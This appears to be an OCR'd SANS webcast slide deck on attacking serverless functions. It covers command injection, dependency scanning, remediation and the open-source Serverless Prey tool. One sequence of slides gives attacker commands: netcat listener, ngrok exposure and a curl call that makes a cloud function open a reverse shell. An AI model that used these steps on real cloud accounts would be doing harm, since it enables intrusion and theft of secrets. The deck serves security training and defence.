SANS DevSecOps

WEBCAST SERIES

Attacking Serverless Servers

Reverse Engineering the AWS, Azure, and GCP Function Runtimes

Get DevSecOps training at SANS Institute!

SEC540: Cloud Security & DevOps Automation

featured at	*featured at*	*featured at*
SANS Dallas	SANS San Francisco	SANS Boston
Dallas, TX | March 9-13	San Francisco, CA | March 22-26	Boston, MA | April 20-25
with David Hazar	with Frank Kim	with Brandon Evans

SEC540 Course Overview

Cloud Security and DevOps Automation

Build and deliver secure infrastructure and apps

- Using cloud services and DevSecOps principles, practices, and tools
- For both on-premise and cloud applications

NetWars bonus challenges

- Days 1-4 from 5pm - 7pm

New SEC540 challenge coin

- Participants receive a SEC540 sticker

sans.org/sec540

Who am I? (Brief, I promise)

- SANS Institute Instructor
  - SEC540: Cloud Security & DevOps Automation
- Long-time application developer (~15 years).
- Have recently transitioned into working in security full-time for Asurion.
- Used AWS Lambda in production ~3 years.
- GSEC, GSSP-JAVA, GWAPT, GPEN, GCSA (pending).

Disclaimer

I

❤

Serverless Server?
Isn’t that an oxymoron?

Command Injection Review

Command injection

- Applications send untrusted data to an interpreter
- OWASP Top Ten issue

Vulnerabilities are found in many different command types:

- SQL Injection
- LDAP Injection
- OS Command Injection
- XML Injection
- XPath Injection
- Expression Language Injection


Managing Vulnerable Dependencies: Component Analysis

Serious vulnerabilities can be inherited from open-source libraries and frameworks

- Use tools to automatically scan the code base or build artifacts and identify external dependencies (build a “bill of materials”)
- Identify out-of-date components
- Check against public vulnerability database(s) for known vulnerabilities in these components
- Many commercial tools also check for licensing risks or violations
- Caution that some scanners may not check transitive dependencies within components (= false negative results)
- Integrate into CI/CD—automatically fail build if serious problems are found

Puma Security: Serverless Prey

- Serverless Prey is an open-source repository containing functions to establish a reverse TCP shell in each cloud:
  - **Panther**: AWS Lambda
  - **Cougar**: Azure Function
  - **Cheetah**: Google Cloud Function
- Created by Eric Johnson and Brandon Evans.
- https://github.com/pumasecurity/serverless-prey
  - Contains the code and steps to reproduce for the demonstration.



1 Attacker deploys Serverless Prey to the victim's Serverless Platform

```
npx serverless deploy || terraform apply
```

2 Attacker opens a netcat listener

```
nc -l 4444
```

3 If necessary,
expose listener to the victim's
Serverless Platform via ngrok

```
ngrok tcp 4444
```

4 Attacker invokes Serverless Prey function with the accessible netcat listener's info

```
curl https://URL.TO/Prey?host=NGROK_HOST&port=NGROK_PORT
```

5 Prey will phone home to the netcat listener
(via ngrok if necessary)

TL;DR:
Serverless Prey is basically
sshd for cloud functions

SANS

Demo

Remediation

- Limit your policies to only what is necessary.
- Restrict access to sensitive resources to within your network.
- Automate to detect and remove overly permissive policies.
- Use component analysis tools to flag packages with defects.
- Leverage runtime security solutions to run your functions in a sandboxed environment.
- Monitor for malicious payloads and access key exfiltration.
- Trigger alerts when you detect an attack.

Learning More

- Sister talk of
  "Defending Serverless Infrastructure in the Cloud"
- Attend an awesome serverlessDays Nashville talk on defense:
  - "Don't be SecureLess" with Ben Ellerby at 2PM
- Check out my recent webcast:
  "Secure by Default? Scoring the Big 3 Cloud Providers"

Get Serverless Prey

SANS DevSecOps

WEBCAST SERIES

Thank you for attending!

Questions?

Get DevSecOps training at SANS Institute!

SEC540: Cloud Security & DevOps Automation

featured at

SANS Dallas
Dallas, TX | March 9-13
with David Hazar

featured at

SANS San Francisco
San Francisco, CA | March 22-26
with Frank Kim

featured at

SANS Boston
Boston, MA | April 20-25
with Brandon Evans

The Attack Vector

- Malicious code is included in a serverless function.
  - Usually via a bad dependency.
- The function is given access to AWS resources via an IAM policy.
  - Similar model for Azure and GCP.
- The malicious code can exfiltrate these permissions and pivot throughout the cloud account:
  - Download storage account contents.
  - Read secrets manager secrets.